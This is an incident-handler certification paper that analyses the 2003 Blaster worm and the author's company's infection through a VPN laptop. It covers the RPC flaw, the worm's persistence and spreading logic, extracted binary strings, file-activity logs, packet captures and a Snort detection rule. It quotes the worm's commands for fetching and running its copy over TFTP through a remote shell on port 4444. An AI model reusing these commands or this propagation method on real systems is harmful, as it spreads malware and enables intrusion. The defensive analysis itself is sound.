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# **“Blaster Worm : Exploiting Windows DCOM RPC vulnerability”**

**GIAC Certified Incident Handler Practical (GCIH)**

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## INTRODUCTION

Blaster worm, which takes advantage of one of the most widespread flaw ever, hit the Internet and our organization was also one of the victims of this network. Ever since Microsoft announced a vulnerability in a widespread component of Windows, Security experts have been predicating the arrival of a worm which will make use of this vulnerability to bring the worlds corporate network as well as internet home users to a stand still.

The worm attacks Windows computers via a hole in the operating system, an issue Microsoft on July 16 had warned about. Nine days after the software giant announced the flaw, hackers from the Chinese X Focus security group publicly posted a program to several security lists designed to allow an intruder to break in to Windows computers.

Experts have feared that a worm created to take advantage of the Microsoft flaw could have an effect similar to that of the Slammer worm that downed corporate networks in January.

Slammer spread to corporate networks worldwide, causing databases to go down, bank teller machines to stop working and some airline flights to be canceled. The two figures below shows the Internet storm centers graphical representation of top attacked ports for 13<sup>th</sup> August and 19<sup>th</sup> August and we can see that even though after many days of the worm coming into picture and signatures being released for Antivirus and IDS, it is still spreading across without any slowdown indicating the problem the internet community will be having in their hand for some time to come.




FIG 1 : TOP ATTACKED PORTS ON 2003-08-13 FROM  
INTERNET STORM CENTER




FIG 2 : TOP ATTACKED PORT ON 2003-08-19 FROM  
INTERNET STORM CENTER

In the following pages I will go through the Incident Handling Process that I was involved and suggestions for the improvements, which could have mitigated the attacks of such kind. This paper addresses the practical assignment requirement for the GCIH certification.

## PART 1 – THE EXPLOIT

### NAME:

Common Name: Blaster Worm.  
Also known as: W32.Blaster.worm[Symantec], W32/Lovsan.worm.a[McAfee], Win32.Poza.A [CA], Lovsan [F-Secure], WORM\_MSBLAST.A [Trend], W32/Blaster-A [Sophos], W32/Blaster [Panda], Worm.Win32.Lovesan [KAV].

### CERT/CC AND CVE Numbers

CVE References: CAN-2003-0352

CERT Reference : <http://www.cert.org/advisories/CA-2003-20.html>

### AFFECTED OPERATING SYSTEMS:

Microsoft Windows NT 4.0  
Microsoft Windows 2000  
Microsoft Windows XP  
Microsoft Windows Server 2003

### AFFECTED PROTOCOLS/SERVICES/APPLICATIONS:

**Protocol :**

RPC(Remote Procedure Call) is a protocol which is used by Windows Operating system to provide an inter-process communication mechanism that allows a Program running on one computer to execute code on remote system. Blaster Worm affects a Distributed Component Object Model(DCOM) interface with RPC Which listens on RPC enabled ports.

**BRIEF DESCRIPTION:**

W32.Blaster.Worm is a worm that exploits the DCOM RPC vulnerability using TCP port 135. The worm targets only Windows 2000 and Windows XP machines. While Windows NT and Windows 2003 Server machines are vulnerable to the aforementioned exploit (if not properly patched), the worm is not coded to replicate to those systems. This worm attempts to download the msblast.exe file to the %WinDir%\system32 directory and then execute it. W32.Blaster.Worm does not have a mass-mailing functionality.

The worm also attempts to perform a Denial of Service (DoS) on the Microsoft Windows Update Web server (windowsupdate.com). This is an attempt to prevent applying a patch on the infected computer against the DCOM RPC vulnerability.

**VARIANTS:**

So far, there are two variants of the blaster worm that has been identified. They are Balster B and Blaster C worm.

Blaster B is similar to Blaster worm with only the infection application name changed from Msblast.exe to penis32.exe

Blaster C is similar to the Blaster worm. The infection application name here is changed to Teekids.exe This variant also includes a Trojan called Backdoor.Lithium that allows hackers to take control of infected PCs.

The code compression format in case of both these variants has also been changed and

New messages have been added taunting Microsoft and antivirus companies. This variant also includes a Trojan called backdoor.Lithium that allows hackers to take control of infected PCs.

**REFERENCES:**

1] Cert Advisory on Blaster Worm,  
<http://www.cert.org/advisories/CA-2003-20.html>

2] Microsoft Security Bulletin MS03-026 –

<http://microsoft.com/technet/security/bulletin/MS03-026.asp>

3] complete analysis of the worm with exploit code.

<https://tms.symantec.com/members/AnalystReports/030811-Alert-DCOMworm.pdf>

4] Trends write up on the blaster worm

[http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?Vname=WORM\\_MSBLAST](http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?Vname=WORM_MSBLAST).

[A](#)

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## PART 2 – THE ATTACK

### DESCRIPTION AND DIAGRAM OF NETWORK:




FIG 3 : NETWORK DIAGRAM

Figure 1 represents my corporate network. The key elements of this network are:

#### Corporate firewall:

The corporate firewall is Symantec Enterprise Firewall 7.0 with VPN enabled to support our mobile employees. We had selected this firewall since it was an application level firewall and to meet today's blended attacks like Nimda, which makes use of non-RFC compliant traffic, we thought that we require a perimeter protection which can understand the application layer anomalies. By default SEF blocks all traffic which are not allowed by rules and also those traffic that is not RFC compliant. The rules allowed only HTTP and SMTP traffic for incoming and outgoing connections. So there was no way we were going to be infected by Blaster since by default SEF would be blocking traffic to port 135 since there was no rules for it. But alas, one configuration blunder

which cost us a quite an amount of our time and effort is the configuration we used for our VPN client connection. By default, SEF allows all traffic between the two tunnel endpoint of VPN tunnel and hence if any of our laptop users had got infected, it was easy for the malicious traffic to enter our network and then cause the Havoc, which they were supposed to do. We had (or at least we thought we did) given enough protection to our Laptop users to protect them from such attacks but this time a blunder from one of the laptop users cost us heavily. Looking back, we could have used the SEF feature of passing the VPN traffic through proxies there by passing in only the required traffic through the firewall even for our mobile users and more importantly could have got the logging for the packets between the VPN endpoints (SEF do not log VPN traffic by default if the option to pass traffic through proxies are not enabled) if they are not passed through traffic between vpn which would have helped us to realize that something was wrong with out losing out much time which was not the case this time. Also there were no restriction on the traffic flowing across the Internal network and the service network thus enabling the Blaster worm to have a real blast in our network. The rule set configured for the firewall is as given below:

Rule ID: 1

Description: public access to web server

Access Mode: Allow

Services: http\*

Application Scanning: 1

In Via: ext\_int

Out Via: Any

Source: Universe\*

Destination: public\_web\_server

Log Normal Activity: 1

Application Data Scanning: 1

---

Rule ID: 2

Description: rule for outgoing mail

Access Mode: Allow

Services: smtp\*

Application Scanning: 1

In Via: dmz\_int

Out Via: ext\_int

Source: mail\_server

Destination: Universe\*

Log Normal Activity: 1

Application Data Scanning:

1=====

---

Rule ID: 3

Description: rule for incoming mail

Access Mode: Allow

Services: smtp\*

Application Scanning: 1

In Via: ext\_int  
Out Via: dmz\_int  
Source: Universe\*  
Destination: mail\_server  
Log Normal Activity: 1  
Application Data Scanning: 1

---

Rule ID: 4  
Description: access for the internal machines to servers in the service network  
Access Mode: Allow  
Services: all\*  
Application Scanning: 1  
In Via: int\_int  
Out Via: dmz\_int  
Source: internal\_subnet  
Destination: dmz\_subnet  
Log Normal Activity: 1  
Application Data Scanning: 1

## SERVICE NETWORK :

The service network consists:

**File server:** The file server is running Windows 2000 server with SP3. It is running the Active directory and authenticates the network users.

**Mail server:** The mail server is Exchange 2000 running on Windows 2000 with SP3.

**Web server:** There are two IIS 5.0 Web servers on Windows 2000 SP3 running in the service network. One is for access from Public network and the rule in SEF allows only HTTP traffic initiated from external world with destination address of this Web server. Any traffic towards the other Web server from external interface is denied at the firewall. The other Web server is used by internal employees for information related to HR, Sales and IT Knowledge bases and this web server can be accessed only through a VPN connection.

**Network IDS:** We were running Symantec Manhunt NIDS which is a protocol anomaly IDS with signature capability too. Unfortunately the Protocol anomaly engine of the IDS could not detect this attack but there was signature released for this attack later on.

**Internal Network:** The internal network consists of workstations, which log into the File server in the service network. These workstations mainly use MSOffice as the desktop application, the internal web server for internal applications and the mail server in the service network for mail server. Unfortunately the rule in the firewall for internal network and service network was open for all protocols thus allowing Blaster to spread across

the network very fast. The desktops in the Internal network and the servers in the service network were running Symantec Antivirus with latest definitions.

**Laptop Users:** Each of the laptop users were running Symantec Client Security which had inbuilt Client Firewall, IDS and Antivirus. But unfortunately the culprit laptop user disabled his client security when he had trouble connecting to our VPN server and thus got infected with one of the probing machines in his ISP space and once he got connected to the VPN server the blaster worm had a field day connecting to the machines in the internal network and could find couple of machines in the internal network whose virus definitions were not updated and thus increased the network activity with in the subnet so much that they were nearly successful in bring the entire network down.

**Router:** We were using Cisco 1603 router at the gateway. The router was not running any ACL's at the moment of Incident.

### **PROTOCOL DESCRIPTION:**

Remote Procedure Call (RPC) is a protocol used by the Windows operating system. RPC provides an inter-process communication mechanism that allows a program running on one computer to seamlessly execute code on a remote system. The protocol itself is derived from the Open Software Foundation (OSF) RPC protocol, but with the addition of some Microsoft specific extensions.

There is vulnerability in the part of RPC that deals with message exchange over TCP/IP. The failure results because of incorrect handling of malformed messages. This particular vulnerability affects a Distributed Component Object Model (DCOM) interface with RPC, which listens on TCP/IP port 135. This interface handles DCOM object activation requests that are sent by client machines (such as Universal Naming Convention (UNC) paths) to the server. An attacker who successfully exploited this vulnerability would be able to run code with Local System privileges on an affected system. The attacker would be able to take any action on the system, including installing programs, viewing changing or deleting data, or creating new accounts with full privileges.

To exploit this vulnerability, an attacker would need to send a specially formed request to the remote computer on port 135.

### **HOW THE EXPLOIT WORKS:**

W32.Blaster worm attempts to conduct a Denial of Service (DoS) attack against windowsupdate.com during a specific time period. The worm checks to see if the date is later than August 15, and prior to December 31. If these conditions are met, the denial of service attack will be performed. The DoS attack will also be launched after the 15th of each month that is not in the aforementioned range worm checks to see if the date is later than August 15, and prior to December 31. If these conditions are met, the denial

of service attack will be performed. The DoS attack will also be launched after the 15th of each month that is not in the aforementioned range.

The worm can spread via Windows 2000 and XP. It uses two universal offsets, one for each affected operating system. The worm also carries a payload of encoded shellcode.

The worm adds the following key to the registry upon successful exploitation:

SOFTWARE\Microsoft\Windows\CurrentVersion\Run\windows auto update

This registry key contains the value "msblast.exe". This is likely to ensure that the worm will run upon system startup.

In order to prevent the worm from being executed multiple times on a single system, the worm creates a mutex lock using the name BILLY.

Following is the disassembly of the worm's code:

!This program cannot be run in DOS mode.

msblast.exe

I just want to say LOVE YOU SAN!!

billy gates why do you make this possible ? Stop making money and fix your software!!

windowsupdate.com

start %s

tftp -i %s GET %s

%d.%d.%d.%d

%i.%i.%i.%i

windows auto update

SOFTWARE\Microsoft\Windows\CurrentVersion\Run

ioctlsocket

inet\_addr

inet\_ntoa

recvfrom

setsockopt

gethostbyname

gethostname

closesocket

WSAStartup

WSACleanup

getpeername

getsockname

WSASocketA

InternetGetConnectedState

ExitProcess

ExitThread

GetCommandLineA

GetDateFormatA

GetLastError

GetModuleFileNameA  
GetModuleHandleA  
CloseHandle  
GetTickCount  
RtlUnwind  
CreateMutexA  
TerminateThread  
CreateThread  
RegCloseKey  
RegCreateKeyExA  
RegSetValueExA \_\_GetMainArgs  
WS2\_32.DLL  
WININET.DLL  
KERNEL32.DLL  
ADVAPI32.DLL  
CRTDLL.DLL

When W32.Blaster.Worm is executed, it does the following:

1] Checks to see whether a computer is already infected and whether the worm is running. If so, the worm will not infect the computer a second time.

2] Adds the value:

"Windows auto update"="msblast.exe"

to the registry key:

HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

So that the worm runs when you start Windows.

3] Generates an IP address and attempts to infect the computer that has that address. The IP address is generated according to the following algorithms:

4] Sends data on TCP port 135 that may exploit the DCOM RPC vulnerability. The worm sends one of two types of data: either to exploit Windows XP or Windows 2000.

The local subnet will become saturated with port 135 requests.

While Blaster Worm cannot spread to the Windows NT or Windows Server 2003, unpatched computers running these operating systems may crash as a result of the worm's attempts to exploit them. However, if the worm is manually placed and executed on a computer running these operating systems, it can run and spread.

Due to the random nature of how the worm constructs the exploit data, this may cause the RPC service to crash if it receives incorrect data. This may manifest as svchost.exe, generating errors as a result of the incorrect data.

If the RPC service crashes, the default procedure under Windows XP and Windows Server 2003 is to restart the computer.

5] Uses Cmd.exe to create a hidden remote shell process that will listen on TCP port 4444, allowing an attacker to issue remote commands on an infected system.

6] Listens on UDP port 69. When the worm receives a request from a computer to which it was able to connect using the DCOM RPC exploit, it will send msblast.exe to that computer and tell it to execute the worm.

7] The worm contains the following text, which is never displayed:

I just want to say LOVE YOU SAN!!

billy gates why do you make this possible ? Stop making money and fix your software!!

## DESCRIPTION AND DIAGRAM OF THE ATTACK.




FIG 4: ATTACK DIAGRAM

After the attack has been completed, we traced the initial infection down to a remote VPN user who has carelessly disabled his Symantec Client Security since he was having problem accessing one of his applications. Once he disabled his personal firewall and got connected to his ISP, he was a soft target for the infected machines probing for open port 135. Later on he got connected to our corporate VPN to access internal machine and unknowingly got Blaster into our network.

On executing the Msblast.exe in a test lab machine to check out its payload, we got the following result captured by the tool Filemon ([www.sysinternals.com](http://www.sysinternals.com)). The below log is only an extract of the actual log containing the important activities of the worm. The entire filemon log is given in appendix A.

```

179  7:17:22 PM  msblast.exe:280  FASTIO_QUERY_OPEN
      C:\blaster\msblast\CRTDLL.DLL  SUCCESS
197  7:17:22 PM  msblast.exe:280  IRP_MJ_CREATE
      C:\WINNT\System32\WS2_32.DLL  SUCCESS  Attributes: Any Options: Open
208  7:17:22 PM  msblast.exe:280  IRP_MJ_CREATE
      C:\WINNT\System32\WS2HELP.DLL  SUCCESS  Attributes: Any Options:
Open
217  7:17:22 PM  msblast.exe:280  IRP_MJ_SET_INFORMATION
      C:\WINNT\system32\config\software.LOG  SUCCESS  FileEndOfFileInformation
221  7:17:22 PM  msblast.exe:280  IRP_MJ_READ*
      C:\WINNT\system32\wininet.dll  SUCCESS  Offset: 123904 Length: 32768
547  7:17:23 PM  msblast.exe:280  FASTIO_QUERY_OPEN  C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files  SUCCESS
247  7:17:22 PM  msblast.exe:280  IRP_MJ_CREATE  C:\Documents and
Settings\Administrator\Local Settings\History  SUCCESS  Attributes: Any Options:
Open
254  7:17:22 PM  msblast.exe:280  IRP_MJ_CREATE  C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\  SUCCESS
      Attributes: Any Options: Open Directory
281  7:17:22 PM  msblast.exe:280  IRP_MJ_CREATE  C:\Documents and
Settings\Administrator\Cookies\  SUCCESS  Attributes: Any Options: Open Directory
362  7:17:22 PM  msblast.exe:280  IRP_MJ_CREATE
      C:\WINNT\System32\RASAPI32.DLL  SUCCESS  Attributes: Any Options:
Open
373  7:17:22 PM  msblast.exe:280  IRP_MJ_CREATE
      C:\WINNT\System32\RASMAN.DLL  SUCCESS  Attributes: Any Options:
Open
384  7:17:22 PM  msblast.exe:280  IRP_MJ_CREATE
      C:\WINNT\System32\TAPI32.DLL  SUCCESS  Attributes: Any Options: Open
395  7:17:22 PM  msblast.exe:280  IRP_MJ_CREATE
      C:\WINNT\System32\RTUTILS.DLL  SUCCESS  Attributes: Any Options:
Open
407  7:17:22 PM  msblast.exe:280  IRP_MJ_CREATE
      C:\WINNT\System32\USERENV.DLL  SUCCESS  Attributes: Any Options:
Open
425  7:17:23 PM  msblast.exe:280  IRP_MJ_CREATE
      C:\WINNT\System32\netapi32.dll  SUCCESS  Attributes: Any Options: Open
436  7:17:23 PM  msblast.exe:280  IRP_MJ_CREATE
      C:\WINNT\System32\SECUR32.DLL  SUCCESS  Attributes: Any Options:
Open

```



```

458  7:17:23 PM  msblast.exe:280      IRP_MJ_CREATE
      C:\WINNT\System32\SAMLIB.DLL      SUCCESS      Attributes: Any Options:
Open
469  7:17:23 PM  msblast.exe:280      IRP_MJ_CREATE
      C:\WINNT\System32\DNSAPI.DLL      SUCCESS      Attributes: Any Options: Open
480  7:17:23 PM  msblast.exe:280      IRP_MJ_CREATE
      C:\WINNT\System32\WSOCK32.DLL      SUCCESS      Attributes: Any Options:
Open
484  7:17:23 PM  msblast.exe:280      IRP_MJ_CREATE      C:\autoexec.bat
      SUCCESS      Attributes: N Options: Open
585  7:17:23 PM  msblast.exe:280      IRP_MJ_SET_INFORMATION      C:\Documents
and Settings\Administrator\ntuser.dat.LOG      SUCCESS      FileEndOfFileInformation
592  7:17:23 PM  msblast.exe:280      IRP_MJ_CREATE
      C:\WINNT\System32\rnr20.dll      SUCCESS      Attributes: Any Options: Open
607  7:17:23 PM  msblast.exe:280      IRP_MJ_CREATE
      C:\WINNT\System32\winrnr.dll      SUCCESS      Attributes: Any Options: Open
626  7:17:23 PM  msblast.exe:280      IRP_MJ_CREATE
      C:\WINNT\System32\rasadhlp.dll      SUCCESS      Attributes: Any Options: Open
633  7:17:23 PM  msblast.exe:280      IRP_MJ_CREATE
      C:\WINNT\system32\msafd.dll      SUCCESS      Attributes: Any Options: Open
651  7:17:23 PM  msblast.exe:280      IRP_MJ_CREATE
      C:\WINNT\System32\wshtcpip.dll      SUCCESS      Attributes: Any Options: Open

```

The Key files being used by the Blaster worm are as follows :

**CRTDLL.DLL:** This is the Microsoft C runtime library containing standard library Functions.

**WS2\_32.DLL:** This is Windows Sockets API which is used by most Internet and Network applications.

**WS2HELP.DLL:** This is a window System DLL containing the functions used by Windows Socket API, which is used by Internet and Network Applications.

**WININET.DLL:** This is system DLL that contains Internet related functions used by Windows applications.

**RASAPI32.DLL:** This is system DLL that is used by Windows to control Modem Connections.

**RASMAN.DLL:** This DLL is used by RAS services in Windows.

**TAPI32.DLL:** Telephony Component in Windows uses This DLL.

**USERENV.DLL:** This DLL is used in association with user profiles.

**NETAPI32.DLL:** This is a system DLL that contains Windows net API and is used By applications to access a Microsoft Network.

**SECUR32.DLL:** This is a system DLL containing Windows Security API.

**SAMLIB.DLL:** This DLL is for SAM database access.

**DNSAPI.DLL:** This is used by DNS resolve.

**WSOCK32.DLL:** This is a system dll, which contains Windows Sockets API used by most Internet and Network applications to handle network

### Connections.

AUTOEXEC.BAT: This can be used to set environment in a Windows Operating System.

NTUSER.DAT: This file contains user specific configuration setting in registry  
Specifically the HKEY\_CURRENT\_USER subkey.  
RNR20.DLL: This DLL is used when any connection is initiated to Internet.  
WINRNR.DLL: This DLL is used for LDAP name resolution.  
MSAFD.DLL: This DLL is the system socket provider.  
WSHTCPIP: This is used for Windows TCP/IP connectivity.

Also the Msblast.exe was found to be accessing the Content.IE5, which hold information about cookies, COOKIES folder.

The following is the sample packet trace of the scan of vulnerable machines initiated by an infected machine in the Internal network.

```
5 0.011865 172.16.23.45 172.16.23.2 TCP 1028 > 135 [SYN]
Seq=3352707906 Ack=0 Win=16384 Len=0
6 0.012609 172.16.23.45 172.16.23.3 TCP 1029 > 135 [SYN]
Seq=350808896 Ack=0 Win=16384 Len=0
7 0.013321 172.16.23.45 172.16.23.4 TCP 1030 > 135 [SYN]
Seq=268710423 Ack=0 Win=16384 Len=0
8 0.014099 172.16.23.45 172.16.23.5 TCP 1031 > 135 [SYN]
Seq=2369794455 Ack=0 Win=16384 Len=0
9 0.014622 172.16.23.45 172.16.23.6 TCP 1032 > 135 [SYN]
Seq=3743906450 Ack=0 Win=16384 Len=0
10 0.015202 172.16.23.45 172.16.23.7 TCP 1033 > 135 [SYN]
Seq=1681819505 Ack=0 Win=16384 Len=0
11 0.016018 172.16.23.45 172.16.23.8 TCP 1034 > 135 [SYN]
Seq=1456506712 Ack=0 Win=16384 Len=0
12 0.016554 172.16.23.45 172.16.23.9 TCP 1035 > 135 [SYN]
Seq=4013610006 Ack=0 Win=16384 Len=0
13 0.017048 172.16.23.45 172.16.23.10 TCP 1036 > 135 [SYN]
Seq=2061689525 Ack=0 Win=16384 Len=0
14 0.017574 172.16.23.45 172.16.23.11 TCP 1037 > 135 [SYN]
Seq=1801313306 Ack=0 Win=16384 Len=0
15 0.018058 172.16.23.45 172.16.23.12 TCP 1038 > 135 [SYN]
Seq=4281282394 Ack=0 Win=16384 Len=0
16 0.020155 172.16.23.45 172.16.23.13 TCP 1039 > 135 [SYN]
Seq=83386054 Ack=0 Win=16384 Len=0
17 0.020789 172.16.23.45 172.16.23.14 TCP 1040 > 135 [SYN]
Seq=1058166024 Ack=0 Win=16384 Len=0
18 0.021273 172.16.23.45 172.16.23.15 TCP 1041 > 135 [SYN]
Seq=2268993017 Ack=0 Win=16384 Len=0
```

```

19 0.021834 172.16.23.45 172.16.23.16 TCP 1042 > 135 [SYN]
Seq=1066343452 Ack=0 Win=16384 Len=0
20 0.022459 172.16.23.45 172.16.23.17 TCP 1043 > 135 [SYN]
Seq=476304338 Ack=0 Win=16384 Len=0
21 0.022998 172.16.23.45 172.16.23.18 TCP 1044 > 135 [SYN]
Seq=504696087 Ack=0 Win=16384 Len=0
22 0.026755 172.16.23.45 172.16.23.19 TCP 1045 > 135 [SYN]
Seq=3874758358 Ack=0 Win=16384 Len=0
23 0.027401 172.16.23.45 172.16.23.20 TCP 1046 > 135 [SYN]
Seq=3412267970 Ack=0 Win=16384 Len=0

```

The attacking host will issue 20 simultaneous connect() calls, each going to a unique IP address. The host will then use a select() call to determine which host have responded. Upon receiving a response the worm will attempt to exploit the host.

The worm uses an algorithm based off the current local host IP address to find IP address to attack. Given the local host IP address A.B.C.D, 'D' is set to zero. If C is greater than 20, a random number (less than 20) is subtracted from C. Once this semi random IP address has been calculated, the worm will continually increment the IP address, attacking in a sequential order. This means the local subnet will become saturated with port 135 requests prior to exiting the local subnet.

The following packets show the infection of a infected machine against a potential victim.

```

17:15:36.395032 172.16.23.1.1294 > 172.16.23.3.135: tcp 0 (DF)
17:15:36.395323 172.16.23.3.135 > 172.16.23.1.1294: tcp 0 (DF)
17:15:36.395436 172.16.23.1.1294 > 172.16.23.3.135: tcp 0 (DF)
17:16:19.508095 172.16.23.1.1294 > 172.16.23.3.135: tcp 72 (DF)
17:16:19.508310 172.16.23.1.1294 > 172.16.23.3.135: tcp 1460 (DF)
17:16:19.508346 172.16.23.1.1294 > 172.16.23.3.135: tcp 244 (DF)
17:16:19.508362 172.16.23.3.135 > 172.16.23.1.1294: tcp 0 (DF)
17:16:19.508541 172.16.23.3.135 > 172.16.23.1.1294: tcp 60 (DF)
17:16:19.508681 172.16.23.1.1294 > 172.16.23.3.135: tcp 0 (DF)
17:16:19.508720 172.16.23.3.135 > 172.16.23.1.1294: tcp 0 (DF)
17:16:19.512201 172.16.23.3.135 > 172.16.23.1.1294: tcp 0 (DF)
17:16:19.512346 172.16.23.1.1294 > 172.16.23.3.135: tcp 0 (DF)
17:16:19.904949 172.16.23.1.1314 > 172.16.23.3.4444: tcp 0 (DF)
17:16:19.905031 172.16.23.3.4444 > 172.16.23.1.1314: tcp 0 (DF)
17:16:19.905160 172.16.23.1.1314 > 172.16.23.3.4444: tcp 0 (DF)
17:16:19.952874 172.16.23.3.4444 > 172.16.23.1.1314: tcp 42 (DF)
17:16:19.984939 172.16.23.1.1314 > 172.16.23.3.4444: tcp 36 (DF)
17:16:19.985029 172.16.23.3.4444 > 172.16.23.1.1314: tcp 63 (DF)
17:16:20.083469 172.16.23.3.1049 > 172.16.23.1.69: udp 20
17:16:20.118800 172.16.23.1.69 > 172.16.23.3.1049: udp 516

```

Here we see that 172.16.23.1 has infected 172.16.23.3 and the worm will start a tftp server on the attacking host; this will allow the victim host to download a copy of the worm (msblast.exe) after a successful compromise. The worm will also open a command shell on TCP port 4444 on the victim host, allowing commands to be sent to the infected system. The worm will issue the commands "tftp <host> GET msblast.exe" and "start msblast.exe" over the command shell. The command shell on TCP port 4444 does not remain open after the attacking host disconnects subsequent to issuing its commands.

## SIGNATURE OF THE ATTACK

The following snort signature has been added to the snort database to detect the Blaster worm.

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 135 (msg:"NETBIOS DCERPC
ISystemActivator bind attempt"; flow:to_server,established; content: "|05|"; distance:0; within:1;
content:"|0b|"; distance:1; within:1; byte_test:1,&,1,0,relative; content:"|A0 01 00 00 00 00 00 00
C0 00 00 00 00 00 00 46|"; distance:29; within:16; reference:cve, CAN-2003-0352;
classtype:attempted-admin; sid:2192; rev:1;)
```

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 135
```

